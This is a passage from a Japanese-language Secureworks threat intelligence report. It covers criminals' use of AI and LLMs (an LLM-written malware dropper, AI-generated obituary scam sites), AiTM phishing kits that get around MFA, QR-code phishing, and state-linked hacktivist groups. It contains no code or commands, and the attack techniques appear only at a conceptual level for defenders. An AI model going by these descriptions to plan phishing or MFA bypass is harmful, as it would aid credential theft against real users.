
アンダーグラウンドフォーラムを監視しているCTUリサーチャーは、ChatGPTについてのチャットが増え、関連するいくつかのサブフォーラムが作られ、AIと機械学習（ML）への関心が高まっていることも観測しています。ただし、攻撃者の議論の多くは、フィッシング攻撃や基本的なスクリプトの作成など、比較的低レベルの活動のためにChatGPTを悪用できるかどうかについてです。このことは、Proofpointによる**レポート**[64] で証明されています。このレポートでは、攻撃グループTA547がLLMを使用してドロッパーを作成し、人気の高い情報窃取マルウェアRhadamanthysを展開する方法が説明されています。このレポートでは、LLMを使用してドロッパーを作成しても、人間が記述したコードには存在しない機能は提供されないことが明らかになっていますが、それでも攻撃グループによるAIの使用方法が進化していることを示しています。

Secureworksリサーチャーが観測した、攻撃グループによるAIの利用に関するもう1つの新しい例は、最近亡くなった人に関する情報を探している個人を標的としたWebサイトを用いた詐欺行為、いわゆる**「訃報記事の海賊版」**[65]でAIが果たした役割です。攻撃グループは、死亡後の一定期間のGoogleトレンドを監視して訃報記事への関心の高まりを把握し、生成AIを使用して、ソーシャルメディアアカウントに投稿された短いテキストから収集した事実に基づいて長い追悼文を作成しました。これらの訃報記事はその後、SEOポイズニングによってGoogle検索結果の上位に表示されるように操作された複数のサイトに掲載されました。これらのサイトにアクセスしたユーザーは、アドウェアや潜在的に望ましくないプログラム（PUP：Potentially Unwanted Programs）を配布する別サイトにリダイレクトされました。

英国国立サイバー セキュリティセンター（NCSC）は、AIがサイバー脅威に及ぼす短期的な影響に関する**レポート**[66] を発表し、その中で「AIは今後2年間でサイバー攻撃の量と影響をほぼ確実に増加させるだろう」と評価しています。

このレポートでは、高度なマルウェア生成を通じてAIの潜在能力を最大限に活用できる有能な攻撃グループと、偵察、ソーシャルエンジニアリング、情報窃取のワークフローでAIツールを使用する可能性が高いサイバー犯罪グループについて説明しています。スキルの低い攻撃者やハクティビストにとっては、AIによって多くの基本的なタスクを大規模に実行できるため、参入障壁が低くなります。

全体としてのメッセージは、サイバーセキュリティベンダーと同様に、攻撃グループにとってもAIが規模の拡大をもたらすということです。AIはバックエンドを簡素化し、自動化を促進します。AIの使用は必ずしも攻撃がより複雑になることを意味するわけではありませんが、より効率的になることを意味する可能性が高いです。



侵入手段を提供するAiTMキット

過去1年間、セキュリティ担当者にとって懸念すべき傾向の兆候が増加しました。攻撃グループは、中間者攻撃（AiTM：Adversary-in-The-Middle）を使用して、認証情報やセッションCookieを窃取しアクセスを得るケースが増えています。これにより、MFAの有効性が低下する可能性があります。

これは、標的ユーザーとユーザーがアクセスしたいWebサイトの間に、偽のランディングページをホストするリバースプロキシサーバーを配置することによって実現されます。被害者は偽装ページに認証情報を入力し、MFAトークンを提供します。攻撃者はそれを使用して本物のサービスで認証を行います。これにより、攻撃者は一部のMFAソリューションを回避できるようになります。

これらの攻撃は、ビジネスメール詐欺（BEC）の攻撃グループによって広く使用されているフィッシングキットによって促進され、自動化されています。このようなキットの例は複数あり、アンダーグラウンドマーケットプレイスやTelegramでレンタル可能です。よく使用されるキットには、Evilginx2やEvilProxyなどがあります。Tycoon 2FA[67] は、Telegramで入手できる比較的最近の例です。





図19. Telegram上のEvilProxy AiTMフィッシングキットの広告とユーザーメモ（出典：Secureworks）

これらの攻撃の中には、リダイレクト目的でQRコードを使用するものもあります。CTUリサーチャーは、攻撃グループがQRコードを含むフィッシング メールを配布し、受信者を不正なURLに誘導してセッショントークンを窃取した後、Microsoftアカウントの資格情報を収集するための不正なサインイン ページをホストするIPFS（InterPlanetary File System）ゲートウェイにリダイレクトするというインシデントを確認しました。

図20 ユーザーを不正なフィッシングサイトに誘導するQRコードを含む、メールに添付されたPDFファイル（出典：Secureworks）

QRコードを使用したフィッシング攻撃（別名Qshing）は、メッセージ内容の静的または動的解析を使用した従来のメールフィルターを回避できます。従来の多くのフィッシング攻撃とは異なり、QRコードは被害者がモバイルデバイスで画像をスキャンする必要があります。これにより、被害者は、企業の端末ほど安全ではない、または監視が十分ではない可能性のある別デバイスを使用する必要が生じるため、攻撃対象領域が広がり、攻撃の成功確率が高まります。




Secureworks®

第 3 章

ハクティビズムの蔓延

政治的または社会的動機に基づいてサイバー攻撃を行うハクティビストグループは、ウクライナと中東における世界的な紛争に煽られて、2023年から2024年にかけて顕著に活動しています。これらのグループにはさまざまな形態があります。中には、自国を支援したいという政治的な動機を持つ国民によって構成されているグループもあります。また、偽情報、誤情報、プロパガンダを通じて紛争に関するストーリーを制御または歪曲しようとする、国家支援の攻撃グループによって運営またはサポートされているものもあります。さらに、ハクティビズムを装って金銭目的の活動を行うサイバー犯罪者もいます。



ハクティビストの戦術は洗練よりもノイズを優先する

2023年と2024年にCTUが追跡したハクティビストグループのほとんどに共通する要素の1つは、従来のサイバー犯罪グループと比較して、相対的に洗練度が低いことです。本物のネットワーク侵害はまれであり、DDoS攻撃とWebサイトの改ざんが最も一般的な攻撃方法です。

これらのグループの中には、ランサムウェアによる二重脅迫を模倣しようとする者もいますが、これらのグループが提出するデータは検証が難しい場合が多いです。一般的に、標的組織の破壊や混乱は、ハクティビストグループによる攻撃の主目的ではありません。むしろ、これらのグループの多くが最も重視しているのは、誇張した言葉、戦争の犠牲者や暴力的な画像、AIが生成した画像を使用したTelegramの投稿によって生じる恐怖、不安、疑念です。この影響は、国家の重要なインフラ、政府、軍事ターゲットに対する攻撃の主張を行うことで増幅されることがあり、その主張を裏付ける証拠はほとんど提供されません。

真意の見えないハクティビスト活動

2024年5月11日、英国を拠点とするNewsquest Media Groupが運営する80以上の英国地域ニュースWebサイトに、「PERVOKLASSNIY RUSSIAN HACKERS ATTACK」という不可解なメッセージが掲載されました。影響を受けたWebサイト全体で確認された改ざんURLが類似していたことから、攻撃者が中央の公開用サーバーを侵害したことが示唆されます。

5月11日にPervoklassniyのプライベートTelegramチャンネルに投稿された攻撃のスクリーンショットは、これらのオンラインニュースサイトの1つの中央管理パネルへの不正な管理者アクセスを示していました。サイトに掲載されたメッセージでGoogle検索すると、同日にNewsquestブランドのニュースサイトで同様の改ざんが80件以上発生しており、Newsquestの月間ユーザー7,100万人に影響が及んだ可能性があります。

Pervoklassniy（「ファーストクラス」を意味する）は、2024年3月からTelegramで活動しており、DDoS攻撃、ドキシング（個人情報を不正に収集・公表する）、サイバー諜報活動などのサービスを提供しています。Pervoklassniyは、5月4日に出現したハクティビストグループ「High Society」の主要メンバーとして、イタリア検察庁、パレルモ空港、イタリアの大手物流会社などを標的としたサイバー攻撃に関与したとされています。High Societyは、西側諸国の利益に反対し、親ロシア主義を支持する思想的に団結した攻撃グループの連合体です。Pervoklassniyは地政学的な問題やロシア・ウクライナ戦争に関心がありますが、Webサイト改ざんは低レベルの攻撃であるため、技術的には洗練されていない可能性があります。この攻撃の動機が自らのブランドを宣伝すること以外に何かあったのかどうかは明らかではありません。




図21. Pervoklassniyによるニュース公開インターフェイスへの管理者権限のアクセスを主張したTelegramの投稿（出典：Secureworks）

しかし、こうした脅迫の性質や使用される言葉遣いにより、こうした投稿はTwitter上の正当なサードパーティのニュース集約アカウントによって広く共有されることが多く、その多くは数百または数千人のフォロワーを抱えています。これにより、これらのグループによるセンセーショナルな主張が増幅され、実際の脅威とは不釣り合いな恐怖とパニックを引き起こします。

ロシアとウクライナのハクティビズム—国家とのつながりと緊密な組織化

2022年2月のロシアによるウクライナ侵攻と、同年8月のウクライナの反撃は、物理的およびデジタル的な戦争を引き起こし、双方の多くのハクティビストグループを引き付けました。Secureworksが追跡している最も影響力のあるハクティビストグループの中には、ロシアを支援する活動を行っているものもあり、その多くがロシアとのつながりがあると疑われています。Anonymous Sudan[68]は、その名前にもかかわらず、KillNet、XakNet、NoName057などの他の多くの有名なグループとともに、ウクライナおよびウクライナを支援しているとみなされる組織に対する攻撃を主張するグループです。こうした主張はしばしば誇張されており、成功を裏付ける証拠を提示していないものも多く、過去の事件や無関係な事件に便乗しているものもあります。しかし、これらのグループは非常に大きな影響力を持っています。Anonymous SudanのTelegramチャンネルには約6万人の登録者がおり、投稿ごとに1万回から2万回の閲覧があります。その結果、その主張に必ずしも証拠がなくても、影響力を持ち、恐怖を広めています。

ウクライナのハクティビストグループははるかに少ないですが、これらのグループの多くは互いに協力し、活動をウクライナ政府と連携するよう意識的に努めています。これにより、低レベルのDDoS攻撃やWebサイト改ざんを実行していたさまざまなグループを統合し、リソースやトレーニングを共有することで、その活動をより高度なハック・アンド・リーク、OSINT、その他の破壊的な攻撃活動へと強化できるようにすることに成功しました。彼らの進化は注目に値します。戦略国際問題研究所は、これらのグループの1つであるウクライナのIT軍を「ウクライナ政府関係者からの継続的な支援を受け、臨時のボランティアグループから、何万人もの国際的な参加者と業界をリードするツールを持つ緊密に組織化された運営へと静かに変貌した組織」と表現しています。

Cyber Regiment、Ukrainian Cyber Alliance、Cyber Anarchy Squadも、著名なウクライナのハクティビストグループであり、いずれも多くのロシアの組織に対してDDoS攻撃とデータ侵害の両方を成功裏に実行してきました。

ハマスとイスラエルのハクティビズム—誇張された主張と欺瞞

ロシアとウクライナの紛争と同様に、2023年10月に始まったイスラエルとハマスの間の物理的な戦争では、どちらか一方を支持し、戦争の画像や誤解や誤報を招くことを意図した情報など、ハッキング能力を示す証拠をTelegramのチャンネルに大量に流すハクティビストグループが急増しています。中東の動向により、私たちが目にするハクティビズムの多くは、パレスチナを支持するグループによって実行されたものとなっています。イスラエルには長年にわたり確立されたサイバー予備役（Cyber Reserve）があり、そこでは通常はハクティビズムに引き寄せられそうな年齢とスキルレベルの個人が、代わりに国家の公式な立場でサイバー攻撃および防御活動に従事しています。

パレスチナを支持するグループは、裏付けとなる証拠がほとんどなく大げさに攻撃を主張するという、ハクティビストの典型的な特徴に従っています。AnonGhostやThreatSecなどのグループは、イスラエルのIron Dome防空システムや、Red Alertアプリケーション、その他の重要な国家インフラに対する侵入が成功したと宣言していますが、現実世界への影響があったという証拠はほとんどありませんでした。ただし、これらのグループの一時的かつ流動的な性質は、ハクティビストの名を騙って自らの目的を達成しようとする、より洗練された他のグループにとって理想的な隠れ蓑となる可能性があることを意味しています。




図22. 親パレスチナ派のAnonGhostグループによる、イスラエルの重要なインフラへの攻撃に関する未検証の主張の例（出典：Secureworks）

偽りの前線—ハクティビズムへの国家関与


中東の地政学的歴史を考えれば、国家がこの紛争に介入し、イスラエルを攻撃してきたことは驚くことではありません。これらの攻撃はパレスチナの名の下に行われているとされますが、一般的には自国の目的を追求するために行われます。最も顕著な例の一つは、1980年代半ばからイスラエルとの代理戦争に関与してきたイランです。現在の紛争のずっと前から、イラン政府とつながりのある多くのハクティビストグループがイスラエルに対して積極的にサイバー戦争を行っていました。Moses StaffやAbrahams Axなどのグループは、ハクティビズムを隠れ蓑にしてイスラエルの団体に対する攻撃を仕掛け、ソーシャルメディアのチャンネルを通じて情報戦を繰り広げています。CTUリサーチャーは、Moses StaffとAbraham's Axの両方がイランの攻撃グループCOBALT SAPLING[69] によって運営されていると評価しています（詳細な例については第4章を参照）。

ロシアもまた、情報戦やハイブリッド戦というロシアの軍事ドクトリンに沿った攻撃的なサイバー作戦の最前線としてハクティビストグループを利用しています。NoName057(16)、Cyber Army of Russia、Solntsepekは、いずれもGRUの目的を支援するために活動してきました（詳細については第4章を参照）。

サイバー犯罪の重複

金銭目的のサイバー犯罪グループが一般的に使用する戦術の一部は、過去1年間でハクティビストグループの武器としても取り入れられるようになりました。ハクティビストは、ランサムウェアグループによく見られるデータ脅迫行為を利用しており、組織に侵入したと主張した後、被害組織のデータをTelegramで暴露します。また、別のハクティビストグループは、独自のランサムウェア（例：GhostSec[70]、GhostLockerとしても知られています）の作成や、侵入した組織へのアクセスの販売にも着手しました。

ハクティビストのランサムウェア攻撃は、金銭目的であるにもかかわらず、ハクティビズムの目的に合致する組織を標的とする傾向があります。Anonymous Sudanのような、より定評のあるハクティビストグループの中にも、DDoS攻撃能力を貸し出し、「不正との戦いを支援する」ための寄付を募り始めているところもあります。この分野で活動するハクティビストグループの数は非常に多く、また彼らが関与する紛争が世界的規模であることから、これらの集団に関与する個人の多くがサイバー犯罪と関わりを持っている可能性はほぼ避けられず、両者の境界線が曖昧になっています。



犯罪に手を染め、犯罪から足を洗う GhostSec

GhostSec は、既存のハクティビストグループであり、その最初の活動は 2015 年 1 月の ISIS 関連の Web サイトやソーシャルメディアアカウントへの攻撃にさかのぼります。2023年8月、GhostSecは、イランのプライバシーを侵害する監視ソフトウェア**FANAP**[71]へ侵入した詳細を伝えるために、Telegramチャンネル「Iran_Exposed」を作成しました。GhostSecは、二重脅迫ランサムウェア攻撃を実行することを目的として2023年8月に結成された集合体**Five Families**[72]のメンバー組織の1つでもあります。




図23. TelegramでのThe Five Familiesの発表（出典：Secureworks）

Five Familiesのその他のメンバーは、ハクティビストグループの**Stormous**[73]、SiegedSec、ThreatSec、およびアンダーグラウンドフォーラムBlackForumsです。


2024年7月現在、BlackForumsドメインとTelegramチャンネルは売りに出されています。StormousとGhostSecは2024年3月にSTMX_GhostLockerと呼ばれるランサムウェアの共同事業を設立したと報じられています。しかし、GhostSecは、2024年5月にサイバー犯罪から**撤退**[74]しており、ランサムウェア活動は一時的な資金調達の手段であったと説明しています。CTUリサーチャーは、Stormousなどのグループによる進行中のランサムウェア攻撃を追跡しています。Stormousが暴露サイトにランサムウェアの被害組織を最後にリストアップしたのは5月であり、そのすべての被害組織の所在はアラブ首長国連邦でした。

過去から学び、未来を見据える

ロシアとウクライナの紛争がイスラエルとハマスの戦争より18か月先行していることを考えると、前者が後者におけるハクティビズムの進展に、何らかの兆候を与えているかどうかを考察する価値があります。2023年11月に行われたインタビューで、Ukraine Cyber Allianceの広報担当者は、ロシアとの戦争が始まった頃の経験と、それが時間とともにどのように変化したかについて語っています。紛争が始まった当初、ロシアによるウクライナ侵攻の直後に、「（前略）Telegramに殺到した多数の子供たちが『強力なAPTグループが新たに結成された』と発表し、その後、数百のエントリを含むデータベースを投稿したり、村議会のWebサイトをハッキングしたと主張したりした。」と指摘しています。これは、イスラエルとの戦争勃発後に親パレスチナ派のハクティビストグループが見ていた活動と一致しています。

ウクライナの報道官は、この初期の頃は誰もが偽名で行動していたため、誰が何の責任を負っているのか、また人々がどのグループに属しているのかもわからず「混乱状態」だったと述べています。この混乱は最初の興奮の波が収まるまで約1年間続き、最後まで活動する意志を持ち、ハクティビズムを単なる趣味ではなく、時間、リソース、献身を必要とする使命または職務と見なすグループだけが残りました。今後1年間で中東でも同様の現象が起こるかもしれません。

もちろん、この情報から多くの結論を導き出すことは困難です。例えば、ハマスには、ウクライナ政府から提供されているような支援と資源が不足しており、複数の異なるグループを調整し、統率して、ハマスが指揮し協力できる団結した勢力にまとめ上げることができていません。一方、イランが調整するグループはこのような制約を受けません。しかしながら、小規模なハクティビストグループが低レベルの攻撃では自分たちの影響力が小さいことに気づき、関心が薄れ、他のより大きなグループが中心的役割を担うようになるという一般的な傾向は、親パレスチナのハクティビストグループが、今後1年間でより意志が強く能力が高い少数のグループに縮小する可能性が高いことを意味しています。



ハクティビストからの防御 - リスクの検討

過去1年間、巧妙な攻撃や破壊的な侵害を行ったと主張しているにもかかわらず、ほとんどのハクティビストグループは、DDoS攻撃やWebサイトの改ざんを最も一般的な手法として使い続けています。こうした攻撃は標的にとっては迷惑ではあるものの、長期的に大きな影響を及ぼすことはほとんどありません。そのため、CTUリサーチャーは、イスラエルで活動する組織や、この地域での人道支援に携わるNGOは、その運営にDoS攻撃が行われるリスクを考慮し、必要に応じて、DDoS緩和サービスと連携することを推奨しています。

